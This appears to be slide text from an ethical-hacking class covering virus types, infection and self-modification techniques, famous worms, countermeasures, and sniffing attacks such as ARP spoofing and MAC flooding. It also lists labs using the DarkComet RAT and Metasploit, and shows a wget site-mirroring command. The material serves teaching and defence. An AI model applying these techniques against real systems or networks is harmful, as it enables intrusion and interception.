| Shell Virus	Add-on Virus	Intrusive Virus
• Virus code forms a layer around the target host program's code • Original code moved to new location • Virus assumes its identity	• Appends code to the beginning of the host code • Virus code executed before host code	• Overwrites its code over host's program code • Original code does not execute properly

What Viruses Infect

Boot sector

Program

Network

Multi-partite

Source code

File

Macro

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https://en.wikipedia.org/wiki/Multipartite_virus

How Viruses Infect

Terminate and stay resident (TSR) virus	Cavity viruses	Tunneling viruses
Direct or transient viruses	Stealth viruses	Camouflage viruses
Companion viruses	Polymorphic viruses	Bootable CD-ROM viruses

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http://www.cknow.com/cms/vtutor/multipartite-viruses.html

Self-Modification Viruses

Simple self-modification viruses
- Exchange subroutines in the codes

Encryption with a variable key
- Uses encryption key
- Each infected file uses a different combo of keys

Polymorphic code viruses
- Infects a file with an encrypted copy of a polymorphic code

Metamorphic code viruses
- Rewrite themselves to infect newly executed files

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Worst Computer Viruses

Melissa

Sasser & Netsky

ILOVEYOU

Nimda

Anna Kounikova

Storm Worm

SQL Slammer

MyDoom

Code Red

File Extensions

.LNK

.ASP

.REG

.COM

.BAT

.DOT

.MP3

.DLL

.SYS

.INI

.BIN

.CSS

.VBS

Countermeasures

Detection Methods

- Scanning
- Integrity checking
- Interception

Incident Response

- Detect the attack
- Trace and map
- Detect payload
- Isolate vector
- Update system

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Anti-Virus Software

Utilizing Malware

> Windows 7 is using a public IP address on the WAN

> Windows 2003 SQL is NATed behind the firewall

> Firewall is redirecting traffic to SQL

DarkComet

SQL Injection provides a Dark Comet connection to your victim

NISGTC_EHLab06_Utilizing Malware - DarkComet (CIS 76 Lab 6)

Exploit the Connection

Your connection to the victim machine offers a number of possible actions

https://www.virustotal.com/

EC-Council Mini-Assessment Q41-50

Questions 41-50

Domain 8

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
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Domain 8

Sniffers

Objectives

- ➢ Identify types of sniffing
- ➢ Identify protocols vulnerable to sniffing
- ➢ Explain types of sniffing attacks
- ➢ Detect sniffing
- ➢ Implement countermeasures for sniffing

Switched Ethernet

Switch maintains a table of MAC addresses

Types of Sniffing

Passive

- Common on networks with hubs
- Data is gathered from all machines connected

Active

- Switches actively monitor the MAC address on each port
- Inject traffic into the LAN to enable sniffing of traffic

Active Sniffing

ARP Spoofing

- ARP is stateless
- Attacker sends fake ARP messages to associate the attacker's MAC address with the IP address of another (like the default gateway)

MAC Flooding

- Used to compromise a network switch
- Attacker floods a switch with many Ethernet frames with different MAC addresses to consume the resources set aside to store the MAC address table

MAC Duplicating

- Sniff network for MAC addresses of clients that associate with a switch port
- Reuse one of those addresses

Protocols Vulnerable to Sniffing

Electronic Surveillance

Authorized by a judicial administrative order

Uses a wiretap

Target's service provider is responsible for intercepting data communications

Mediation devices handle the processing

Wireshark, Tcpdump are examples of tools used

How to Detect Sniffing

Check to see if machines are running in promiscuous mode → Run arpwatch to see if any MAC addresses have changed → Run network tools to monitor the network for strange packets

Methods for Detecting Sniffers

Ping Method
- Sniffer can be detected by sending a packet to the IP address of a machine, but not its network adapter

ARP Method
- A system responding to a non-broadcast IP address request is suspected of running a sniffer

Source-Route Method
- Uses a technique known as the loose-source route

Decoy Method
- Decoy client and server used

Reverse DNS Method
- Send ICMP requests to a nonexistent IP address to monitor reverse DNS lookups
- The computer responding to the ping is hosting a sniffer

Latency Method
- Excess data packets sent to overload the sniffer's memory
- Ping computers on the network

Wget


```
root@bt:~# wget -m -p http://server.xyzcompany.com
--2013-01-08 14:34:47--  http://server.xyzcompany.com/
Resolving server.xyzcompany.com... 216.1.1.1
Connecting to server.xyzcompany.com|216.1.1.1|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1432 (1.4K) [text/html]
Saving to: `server.xyzcompany.com/index.html'
```

Spearfish Attack

NISGTC_EHLab11_Using Metasploit to Attack a Remote System

Viewing Credentials

NISGTC_EHLab 11_Using Metasploit to Attack a Remote System

NISGTC_EHLab11_Using Metasploit to Attack a Remote System

Only it we have time left

Assignment

No Lab assignment this week

Test next week

Practice test available on Canvas

Wrap up

Next Class

Assignment: Check the Calendar Page on the web site to see what is due next week.

No Quiz
No Lab due

Test !

Backup